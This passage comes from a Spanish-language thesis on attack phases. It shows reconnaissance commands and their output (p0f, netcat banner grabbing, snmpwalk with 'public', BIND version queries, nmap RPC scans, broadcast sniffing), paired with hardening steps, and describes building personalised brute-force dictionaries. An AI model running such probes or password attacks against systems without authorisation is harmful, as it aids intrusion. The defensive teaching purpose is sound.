[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.26" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.27" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.28" (Guess probability: 97%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Actualmente los autores desarrollaron una nueva versión de xprobe2, la cual está enfocada en el uso mínimo de la cantidad de paquetes utilizados para realizar el descubrimiento del sistema operativo, la nueva aplicación y la información técnica serán liberados en junio de 2009. [24]

IV.C.2 Rastreo Pasivo

Durante el rastreo de pilas pasivo el atacante se va a limitar a la escucha de tráfico en la red para determinar el sistema operativo. Para esto se utilizan algunas firmas que van a permitir tener una mejor idea al momento de identificar los sistemas, algunas son:

a. El TTL definido en los paquetes IP salientes
b. El tamaño de ventana.
c. Fragmentación de datos.
d. El tipo de servicio IP, este campo controla la prioridad de paquetes específicos.

Éstas son simplemente algunas de las múltiples formas existentes que se pueden utilizar para el rastreo pasivo, para más detalles se puede consultar un documento excelente escrito por Orfin Arkin llamado “ICMP Usage in scanning”.

Una herramienta que ayudará a determinar de forma pasiva el sistema operativo es p0f.

P0f fue desarrollado por Michal Zalewski (http://lcamtuf.coredump.cx/p0f.tgz), esta herramienta va a permitir identificar el sistema operativo, NATs, conexiones compartidas y mucho más. Como se mencionó, la técnica que utiliza se basa en el análisis de la información enviada por un host remoto mientras realizan una comunicación usual, cómo visitar una página web en el sitio objetivo o realizar alguna otra tarea.

En contraste con un rastreo activo el proceso de rastreo pasivo no genera tráfico adicional o inusual, por lo tanto no puede ser detectado. [25]

A continuación se muestra un ejemplo del uso de p0f, cabe destacar que también cuenta con la opción de guardar la salida en formato de tcpdump.

root@home:/usr/local/src/p0f# ./p0f -i eth0 -SMVA 'not src host 192.168.1.66'

p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on 'eth0', 61 sigs (1 generic, cksum B253FA88), rule: 'not src host 192.168.1.66'.
[*] Masquerade detection enabled at threshold 0%.

[24] Fyodor Yarochkin y Ofir Arkin, Improving network discovery mechanisms, p. 8-13
[25] http://lcamtuf.coredump.cx

132.248.10.44:80 - UNKNOWN [50400:58:1:64:N,N,T,M1452,N,W0,N,N,S:AT:?:?] (up: 4022 hrs)
-> 192.168.1.66:49383 (link: pppoe (DSL))
41.212.12.4:44259 - UNKNOWN [S1:110:1:64:M1452,N,W0,N,N,T0,N,N,S:A:?:?] (NAT!)
-> 192.168.1.66:60771 (link: pppoe (DSL))
60.254.24.159:15215 - Windows 2000 SP4
Signature: [65535:118:1:64:M1452,N,W0,N,N,T0,N,N,S:A]
-> 192.168.1.66:55573 (distance 10, link: pppoe (DSL))
81.132.95.230:23366 - Windows 2000 (SP1+)
Signature: [S12:103:1:64:M1452,N,W0,N,N,T0,N,N,S:A]
-> 192.168.1.66:50062 (distance 25, link: pppoe (DSL))
201.153.200.135:41135 - Linux 2.6 (newer, 3) (NAT!) (up: 7 hrs) Signature: [S4:45:1:60:M1452,S,T,N,W7:.] -> 213.134.128.25:80 (distance 19, link: pppoe (DSL))
132.248.10.44:80 - UNKNOWN [50400:58:1:64:N,N,T,M1452,N,W0,N,N,S:AT:?:?] (up: 4022 hrs)
-> 192.168.1.66:50631 (link: pppoe (DSL))
132.248.48.12:80 - Linux older 2.4 (up: 2689 hrs)
Signature: [5792:57:1:60:M1452,S,T,N,W0:AT]
-> 192.168.1.66:60797 (distance 7, link: pppoe (DSL))
132.248.10.44:80 - UNKNOWN [50400:58:1:64:N,N,T,M1452,N,W0,N,N,S:AT:?:?] (up: 4022 hrs)
-> 192.168.1.66:50645 (link: pppoe (DSL))
132.248.10.49:80 - UNKNOWN [50400:58:1:64:N,N,T,M1452,N,W0,N,N,S:AT:?:?] (up: 4023 hrs)
-> 192.168.1.66:45819 (link: pppoe (DSL))
91.191.138.9:80 - Linux recent 2.4 (2) (NAT!)
Signature: [S4:46:1:44:M1452:ZA]
-> 192.168.1.66:52813 (distance 18, link: pppoe (DSL))
74.125.95.17:443 - UNKNOWN [5672:54:0:60:M1430,S,T,N,W6:AT:?:?] (up: 2801 hrs)
-> 192.168.1.66:53338 (link: (Google 2))

+++ Exiting on signal 2 +++
[+] Average packet ratio: 7.16 per minute (cache: 1072.26 seconds).

Como se puede apreciar en varias ocasiones no fue capaz de determinar el sistema operativo, se debe recordar que al ser un rastreo pasivo no se obtienen resultados tan certeros, aunque si se busca parte de la firma del sistema desconocido en la base de datos de p0f se podría tener una idea.

root@home:/usr/local/src/p0f# grep -i ":1:60:N,N,T,M" ./*.fp
./p0fa.fp:33304:64:1:60:N,N,T,M,N,W1:AT:Solaris:9 (2)*

Como se observa más adelante, mediante netcat al parecer la suposición no esta tan alejada, ya que se obtiene como resultado que es un sistema Unix, probablemente requiera un rastreo activo para determinarlo finalmente.

kerio@home:~$nc -vv 132.248.10.44 80

kenai.servidores.unam.mx [132.248.10.44] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 05 Feb 2009 19:56:11 GMT
Server: Apache/1.3.37 (Unix) PHP/5.2.1 mod_ssl/2.8.28 OpenSSL/0.9.8
X-Powered-By: PHP/5.2.1
Set-Cookie: PHPSESSID=8037a4b52bd3b70fb640caafdb55e944; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html

IV.C.3 Mapa de la red

Se puede obtener un mapa de la red de 2 formas, una manual y otra automática. La forma manual utiliza toda la documentación reunida, como son las direcciones IP de los servidores, los sistemas operativos, routers, servicios, puertos, etc. La forma automática incluye el uso de alguna herramienta como cheops, neotrace, visualroute, etc.
Cheops va a permitir realizar ping, traceroute, exploración de puertos y detección del sistema operativo. Todo el trabajo lo realiza de manera gráfica y automática (ver la Figura 4.5). [26]




Figura 4.5 Aquí tenemos a Cheops realizando las exploraciones y rastreos de manera automática

[26] Gregg, op. cit., Chapter 3

CAPÍTULO V

ENUMERACIÓN

"El que busca la verdad corre el riesgo de encontrarla"

Isabel Allende

En la fase de exploración el atacante determinó los sistemas activos, al igual que los distintos servicios que ejecutaban, después de esto el siguiente paso será determinar toda la información posible de esos servicios, a esa fase se le conoce como enumeración.

Para poder realizar la enumeración el atacante tendrá que realizar conexiones activas hacia los objetivos de una forma más especifica, esto le va a ser útil a un administrador para detectar este tipo de actividades.

La información que se obtiene en la enumeración parece carecer de valor, sin embargo estas fugas pueden ayudar de una manera enorme al atacante para llevar a cabo la explotación. Los recursos que buscará el atacante son principalmente los recursos compartidos, nombres de usuarios (algunas versiones de Windows) y versiones de software que contenga vulnerabilidades.

Si el atacante obtiene una buena parte de esta información podría llegar a explotar el sistema en muy poco tiempo. Es muy importante mantener asegurados estos servicios para evitar entregarlos en bandeja de plata a los atacantes.

Algunas de las herramientas utilizadas en la fase de exploración también pueden ayudar en la identificación de las versiones de los servicios ejecutados.

V.A Captura de titulares

La captura de titulares es la técnica más básica de la enumeración, consiste esencialmente en conectarse a un servicio remoto en el sistema objetivo y analizar la respuesta obtenida ya que puede contener información muy valiosa como el nombre del software que se ejecuta, la versión y en algunos casos el sistema operativo. Con esta información el atacante posiblemente pueda comenzar la búsqueda de vulnerabilidades para ese software en particular.

Para realizar la captura de titulares se pueden utilizar algunas herramientas como telnet, nc, curl, nmap y algunas más, en el siguiente ejemplo se aprecia una captura rápida de titulares de dos servicios mediante netcat.

```
root@home:/home/kerio# echo quit | nc -vv www.victim.com 22 80
kerio.victim.com [192.168.1.67] 22 (ssh) open
SSH-2.0-OpenSSH_5.1
Protocol mismatch.
kerio.victim.com [192.168.1.67] 80 (http) open
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p>quit to /index.html.en not supported.<br />
</p>
<address>Apache/2.0.63 (Unix) mod_perl/2.0.4 Perl/v5.8.8 Server at localhost Port 80</address>
</body></html>
 sent 10, rcvd 359
```

Es importante tener presente cómo protegerse de alguna captura de titulares, se deben mantener solamente los servicios indispensables y buscar en la documentación del software que se utiliza, la manera de disminuir o evitar estas fugas de información. [1]

Algo más importante que ocultar el titular de un servicio es mantenerlo siempre actualizado en lo que se refiere a parches de seguridad. [2]

V.B Protocolo Simple de Transferencia de Correo SMTP

Un protocolo muy utilizado para la entrega de correo es SMTP “Simple Mail Transfer Protocol”, este normalmente se ejecuta en el puerto 25 de TCP.

Una forma sencilla de obtener información es conectándonos con telnet al puerto 25 del servidor objetivo, también se podría realizar con otra herramienta como netcat.

[root@ker kerio]# telnet localhost 25

Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 ker.ser ESMTP Sendmail 8.14.2/8.14.2; Tue, 10 Feb 2009 13:09:51 -0600
quit
221 2.0.0 ker.ser closing connection
Connection closed by foreign host.

De esta manera se logra obtener información sobre el software y su versión, en este caso resultó ser sendmail. Se debe recordar que esta información será suficiente para que el atacante realice la búsqueda de algún exploit para esa versión en específico. [3]

Para este caso se puede realizar la modificación del software y la versión dentro del archivo */etc/mail/mail.cf* (Fedora). Se cambia el contenido de la línea *SmtpGreetingMessage* como se muestra en el siguiente ejemplo:

[root@ker kerio]# emacs /etc/mail/sendmail.cf

#O SmtpGreetingMessage=$j Sendmail $v/$Z; $b
O SmtpGreetingMessage=$j Keriomail v1.2; $b

Por lo tanto, al realizar de nuevo la consulta se corrobora que los datos han cambiado, ahora muestra un servidor Keriomail v1.2, de esta forma un atacante deberá pensarlo 2 veces antes de decidir tomar como válida esta información. [4]

[root@ker kerio]# telnet localhost 25

Trying 127.0.0.1...

[1] McClure, op. cit., p. 70
[2] Hatch, op. cit., p. 520
[3] McClure, op. cit., p. 74
[4] Hatch, op. cit., p. 157

Connected to localhost.
Escape character is '^]'.
220 ker.ser ESMTP Keriomail v1.2; Tue, 10 Feb 2009 13:18:06 -0600
quit
221 2.0.0 ker.ser closing connection
Connection closed by foreign host.

V.C Protocolo de Transferencia de Hipertexto HTTP

El servidor web o servicio de HTTP "Hipertext Transfer Protocol" es uno de los más sencillos de enumerar. Cuando se descubren vulnerabilidades en algún servidor web los atacantes desarrollan herramientas automáticas que busquen versiones de servidores vulnerables para explotarlos como es el caso de los gusanos Code Red y Nimda.

Se puede utilizar netcat para realizar una petición HEAD y de esta forma obtener la marca y versión del servidor web. La petición HEAD no es muy utilizada actualmente con excepción de algunos gusanos, por lo tanto una petición de este tipo podría ser registrada por un IDS.

La mejor forma de desalentar a un atacante en la identificación de un titular es cambiarlo en los servidores web.

a. Internet Information Service ISS

Con suma frecuencia IIS "Internet Information Service" suele ser objetivo de ataque debido a la fácil disponibilidad de ataques en su contra, entre otras cosas de algunos gusanos. [5]

Si se logra modificar el titular en el servidor web IIS, es posible librarse de algunos ataques indeseables. Una forma de hacerlo es instalando Urlscan.

Urlscan en su versión 3.1 es una herramienta que restringe los tipos de peticiones HTTP que serán procesadas por IIS. Bloqueando peticiones HTTP específicas, esta herramienta ayuda a prevenir qué peticiones potencialmente dañinas alcancen a las aplicaciones en el servidor.

Urlscan v3.1 es un filtro ISAPI que lee la configuración desde un archivo llamado urlscan.ini y restringe que cierto tipo de peticiones (colocadas en urlscan.ini) sean ejecutadas por IIS.

Para ocultar la información en la cabecera del servidor se necesita seguir los siguientes pasos (es necesario tener urlscan instalado, el cual viene en el paquete IIS lockdown). [6]

1) Detener el servicio IISAdmin
2) Abrir el archivo Urlscan.ini
3) Localizar la línea RemoveServerHeader=0
4) Modificar la entrada como sigue RemoveServerHeader=1
5) Salvar el archivo
6) Reiniciar el servidor

[5] McClure, op. cit., p. 79-81
[6] Cfr. http://support.microsoft.com/kb317741, http://learn.iis.net/page.aspx/473/using-urlscan y http://www.iis.net/extensions/urlscan

b. Servidor Web Apache

El servidor Apache es uno de los servidores web más populares y una meta del atacante será obtener el titular del servidor el cual obtendrá realizando una conexión al objetivo en el puerto 80. Apache teniendo una configuración predeterminada va a mostrar en el titular el nombre del servidor en algunos casos seguido del tipo del sistema (Unix o Windows), la versión del servidor, así como los módulos que han sido implementados en él.

Para obtener el titular se puede utilizar alguna de las herramientas manuales mencionadas anteriormente (nc, telnet, curl), en el ejemplo se utiliza curl de la siguiente forma:

```
kerio@kerio:~$ curl --head http://www.victim.com | grep Server

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0  1456    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0

Server: Apache/2.0.63 (Unix) mod_perl/2.0.4 Perl/v5.8.8
```

Se puede sencillamente minimizar la información mostrada por Apache, lo que se realiza es un cambio en la configuración de la variable ServerTokens dentro del archivo httpd.conf.

La variable ServerTokens incluye el valor Full de forma predeterminada, se necesita asignarle el valor de Prod para que muestre la mínima información. Después de realizar el cambio y reiniciar el servidor se corrobora cuál es la salida con curl.

```
kerio@kerio:~$ curl --head http://www.victim.com | grep Server

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0  1456    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0

Server: Apache
```

Con esto se logra que no muestre la versión, pero aún va a mostrar que es el servidor Apache.

V.D Protocolo Simple de Administración de Red SNMP

SNMP “Simple Network Management Protocol” ha sido diseñado para proporcionar información sobre los sistemas en la red, el software y dispositivos de red, de ahí viene el nombre de Protocolo simple de administración de red y el servicio utiliza comúnmente el puerto 161 de UDP. Por estas razones ha sido objetivo de numerosos ataques y al no contar con un sistema de seguridad robusto, frecuentemente se dice que SNMP corresponde a la frase “Security is Not My Problem”.

SNMP cuenta con una manera simple de autenticación mediante un usuario y contraseña. El problema radica en que la mayoría de las implementaciones utilizan valores predeterminados y contraseñas que son conocidas. Una de las contraseñas más comúnmente usadas es la llamada “public” que se utiliza para acceder al agente en formato de sólo lectura.

Podemos utilizar el comando Unix snmpwalk para ver la información que arroja el agente SNMP.

root@kerio:/home/kerio# snmpwalk -v 1 127.0.0.1 -c public system
SNMPv2-MIB::sysDescr.0 = STRING: Linux kerio 2.6.24.5-smp #2 SMP Wed Apr 30 13:41:38 CDT 2008 i686
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (89956) 0:14:59.56
SNMPv2-MIB::sysContact.0 = STRING: Administrador admin@victim.com
SNMPv2-MIB::sysName.0 = STRING: kerio
SNMPv2-MIB::sysLocation.0 = STRING: Servidor GNU/Linux en kerio.victim.com
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
SNMPv2-MIB::sysORID.1 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.2 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.3 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORID.4 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.5 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORDescr.1 = STRING: The SNMP Management Architecture MIB.
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB for Message Processing and Dispatching.
SNMPv2-MIB::sysORDescr.3 = STRING: The management information definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for SNMPv2 entities

La salida producida brinda información muy interesante, se puede observar la variante de Unix -> Linux, la versión del núcleo -> 2.6.24.5 , la distribución smp -> en este caso slackware, la arquitectura -> i686 y el contacto administrativo "Administrador admin@victim.com".

La forma más fácil de evitar esto es quitar los agentes SNMP de todos los *hosts* o en su defecto configurarlos de una manera apropiada evitando el uso de comunidades conocidas como "public" y "private", también se puede restringir el acceso a determinadas direcciones IP.

Vale la pena recordar que han existido varias vulnerabilidades importantes en las implementaciones SNMP que conducen directamente a acceso root, por lo tanto, si se utiliza, se deberá estar al tanto de no contar con un agente vulnerable. [7]

V.E Servidor de Nombres de Dominio DNS (Bind)

El servidor de nombres Bind proporciona más clases de información que las establecidas por los estándares de Internet, una de ellas es la clase Chaos que proporciona información sobre el mismo servidor, así como esta información puede ser utilizada por el administrador de igual forma puede ser utilizada por un atacante.

Para conocer la versión que se ejecuta de Bind se realiza la siguiente consulta:

kerio@kerio:~$ host -c chaos -t txt version.bind www.victim.com
Using domain server:
Name: www.victim.com
Address: 192.168.1.67#53
Aliases:
version.bind descriptive text "9.4.2-P2"

[7] McClure, op. cit., p. 101

Con la versión de Bind obtenida se puede comenzar la búsqueda de algún exploit para utilizarlo en contra de este host.

Una forma de cambiar el titular es a través del archivo named.conf colocando un código similar al mostrado a continuación. [8]

```
options { ....
        version “How do you do?”;
        ...
        }
```

De esta forma al realizar de nuevo la consulta obtendremos la versión modificada.

```
kerio@kerio:~$ host -c chaos -t txt version.bind 192.168.1.67
Using domain server:
Name: 192.168.1.67
Address: 192.168.1.67#53
Aliases:

version.bind descriptive text "How do you do?"
```

V.F Llamada de Procedimiento Remoto RPC

Las aplicaciones así como los recursos en red necesitan una forma para comunicarse. Uno de los protocolos utilizados para esto es RPC “Remote Procedure Call”.

RPC utiliza un programa llamado portmapper (también conocido como rpcbind) para llevar el control de las peticiones de los clientes y los puertos asignados de forma dinámica para las aplicaciones que están a la escucha.

Se puede utilizar Nmap con el parámetro -sR para conocer qué aplicaciones RPC se ejecutan en el sitio objetivo. [9]

```
[root@ker kerio]# nmap -sS -sR 192.168.116.128

Starting Nmap 4.53 ( http://insecure.org ) at 2009-02-10 13:22 CST
Interesting ports on 192.168.116.128:
Not shown: 1711 closed ports
PORT     STATE SERVICE              VERSION
22/tcp   open  ssh
111/tcp  open  rpcbind (rpcbind V2-4)  2-4 (rpc #100000)
1241/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 1.134 seconds
```

Una recomendación final para el proceso de enumeración es que se exploren los sistemas y se conecten a los servicios en ejecución para identificar la cantidad de información que está mostrando.

---

[8] Hatch, op. cit., p. 138
[9] McClure, op. cit., p. 117

V.G Análisis de *Broadcast*

Una de las técnicas que utilizan los atacantes y que es frecuentemente subestimada es la escucha de tráfico en un switch.

Estando conectados a un switch y ejecutando un analizador de protocolos como snort se puede encontrar bastante información dentro de los paquetes *broadcast*. Algunas de las cosas que se analizarán son las direcciones IP y las direcciones MAC, estas pueden utilizarse para realizar algún ataque, por ejemplo de ARP *Spoofing*.

A continuación se analiza un paquete WINS *broadcast* para reconocer información importante.

```
02/17-10:15:00.492901 0:2:6F:4F:B:26 -> FF:FF:FF:FF:FF:FF type:0x800 len:0x156
192.168.1.64:68 -> 255.255.255.255:67 UDP TTL:128 TOS:0x0 ID:611 IpLen:20 DgmLen:328
Len: 300
01 01 06 00 91 50 6E 54 00 00 00 00 C0 A8 01 40      .....PnT.......@
00 00 00 00 00 00 00 00 00 00 00 00 00 00 6F 4F      ..............oO
0B 26 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .&..............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 00 00 00 63 82 53 63      ............c.Sc
35 01 08 3D 07 01 00 02 6F 4F 0B 26 0C 0E 72 6F   5..=....oO.&..ro
6F 74 65 72 2D 64 65 73 6B 74 6F 70 3C 08 4D 53   oter-desktop<.MS
46 54 20 35 2E 30 37 0C 01 0F 03 06 2C 2E 2F 1F    FT 5.07.....,./.
21 F9 2B FC 2B 03 DC 01 00 FF 00 00                !.+.+.......
```

Este paquete pertenece a una máquina con sistema Windows MSFT 5.07 (XP) e indica el nombre NETBIOS rooter-desktop.

Además de esto, se identifican más campos dentro de los WINS *broadcast*, obsérvese el paquete mostrado a continuación.

```
02/17-10:20:40.137335 0:2:6F:4F:B:26 -> FF:FF:FF:FF:FF:FF type:0x800 len:0x104
192.168.1.64:138 -> 192.168.1.255:138 UDP TTL:128 TOS:0x0 ID:9534 IpLen:20 DgmLen:246
Len: 218
11 02 80 18 C0 A8 01 40 00 8A 00 CC 00 00 20 46  .......@...... F
43 45 50 45 50 46 45 45 46 46 43 43 4E 45 45 45    CEPEPFEEFFCCNEEE
46 46 44 45 4C 46 45 45 50 46 41 43 41 43 41 00    FFDELFEEPFACACA.
20 45 48 46 43 46 46 46 41 45 50 46 50 46 45 46     EHFCFFFAEPFPFEF
43 45 42 45 43 45 42 45 4B 45 50 43 41 43 41 42    CEBECEBEKEPCACAB
4E 00 FF 53 4D 42 25 00 00 00 00 00 00 00 00 00   N..SMB%.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

```
00 00 11 00 00 32 00 00 00 00 00 00 00 00 00 E8    .....2.........
03 00 00 00 00 00 00 00 00 32 00 56 00 03 00 01    .........2.V....
00 00 00 02 00 43 00 5C 4D 41 49 4C 53 4C 4F 54 .....C.\MAILSLOT
5C 42 52 4F 57 53 45 00 01 00 80 A9 03 00 52 4F  \BROWSE.......RO
4F 54 45 52 2D 44 45 53 4B 54 4F 50 00 00 05 01  OTER-DESKTOP....
03 10 00 00 0F 01 55 AA 43 75 65 6E 74 61 73 20  ......U.Cuentas
42 61 6E 63 61 72 69 61 73 00                    Bancarias.
```

\MAILSLOT\BROWSE
Es un signo colocado en los paquetes *broadcast* WINS.

WORKGROUP
Es el grupo de trabajo asignado por defecto en las máquinas con sistemas Windows.

ROOTER-DESKTOP
Éste es el nombre NETBIOS de la máquina que envió el paquete *broadcast*.

U.Cuentas Bancarias
Ésta es la descripción del equipo. Cuando se instala un sistema Windows se da la opción de llenar un campo de descripción, también se puede llegar a él a través de las propiedades de “Mi PC”. Este campo es usado por algunas compañías para describir el papel que desempeña esa máquina en la red.

De esta forma si un atacante esta interesado en encontrar los sistemas donde se administran las cuentas bancarias conocería dónde encontrarlo.

Finalmente si se tienen algunos sistemas de vital importancia es recomendable hacer el uso de LANs virtuales (*VLAN*) en el *switch*, para separar el dominio *broadcast* de los demás sistemas. [10]

[10] Stuart McClure, Joel Scambray y George Kurtz, *Hacking Exposed Fifth Edition: Network Security Secrets & Solutions*, Chapter 7

CAPÍTULO VI

OBTENER ACCESO (Explotación)

"Point. Click. Root."

www.metasploit.com

Después de que el atacante cuente con la información suficiente sobre el sistema objetivo estará en posibilidad de realizar la explotación del sistema.

En la fase anterior de enumeración el atacante pretendía determinar más información sobre el objetivo, como versiones de los servicios ejecutados, recursos compartidos, usuarios, etc.

Ahora en la fase de explotación utilizará esa información por ejemplo para buscar alguna vulnerabilidad presente en las versiones de software encontradas.

El atacante podrá buscar información de vulnerabilidades y *exploits*[1] en sitios como http://www.securityfocus.com, http://secunia.com, http://www.milw0rm.com o incluso podrá emplear alguna herramienta como metasploit la cual se analizará más adelante.

Dentro del sistema operativo se puede encontrar que además de los servicios definidos por el administrador para trabajar como FTP, HTTP, DNS, SSH, SMTP, POP3, etc., existen algunos programas que escuchan en puertos determinados sin que realmente sean de mucha utilidad.

Debido a esto se deben tomar las precauciones necesarias ya que en algunos de estos programas pertenecientes a empresas como Adobe, Apple, etc., se han encontrado vulnerabilidades graves que permiten la explotación del programa en forma remota.

Es indispensable mantener todo el software actualizado en materia de seguridad y revisar periódicamente los servicios brindados y los puertos que estén abiertos en el sistema.

Se pueden ver las conexiones y puerto abiertos de los sistemas mediante comandos como netstat o con la ayuda de otras utilidades como Nmap y Fport en los sistemas Windows.

Si el atacante no tuviera algún *exploit* para probar en contra del sistema, podría intentar algún otro ataque para conseguir acceso, por ejemplo: Fuerza Bruta, *XSS*, SQL *Injection*, Ingeniería Social, etc.

En el caso de la Fuerza Bruta el atacante puede confeccionar un diccionario incluyendo las contraseñas por defecto para los sistemas encontrados.

El diccionario se puede mejorar aún más con la información obtenida en las primeras fases. Ya que de esta forma se enfoca el ataque, hay que usar las fechas de nacimiento, fechas de aniversarios, nombres de personas cercanas, nombres de los directivos, nombre de la empresa, nombre de algún proyecto, libros, grupos musicales, deporte favorito, nombres de mascotas y toda la información relacionada al objetivo.

En algunos casos obtener acceso llega a ser más fácil de esta manera que utilizando *exploits*. Mediante la Ingeniería Social se puede lograr qué el personal de la empresa mencioné o cambié la contraseña de algún sistema de una forma muy simple.

[1] Ver el Apéndice 1 para la definición

Se debe tener cuidado al verificar las conexiones por medio de netstat ya que en la mayoría de los casos sólo muestra las conexiones activas, pero no muestra las conexiones en estado de escucha.

En los ejemplos posteriores se verá la sencillez que implica la búsqueda de vulnerabilidades para algún tipo de software, si se quiere tener resultados muy confiables y útiles se recomienda conocer la versión del software. Esto debido a que el software puede tener una serie de versiones muy amplia con lo que un *exploit* que funcione para la serie 2.0.3 podría no funcionar para la serie 2.0.5.

Se debe tener mucho cuidado al ejecutar un *exploit* contra un sistema ya que por ejemplo si se cuenta con un *exploit* para la versión 2.0.3 de *Samba* y se ejecuta contra un sistema que corre la versión 2.0.5 de *Samba* además de que posiblemente no funcione puede llegar a ocasionar algún daño al sistema, incluso bloquearlo. Obviamente el Administrador al detectar este comportamiento podría investigar más a fondo y encontrar a los responsables de la anomalía.

En la Figura 6.1 se realiza una búsqueda en Security Focus para encontrar registros de vulnerabilidades para la versión 3.0.14a de Samba.

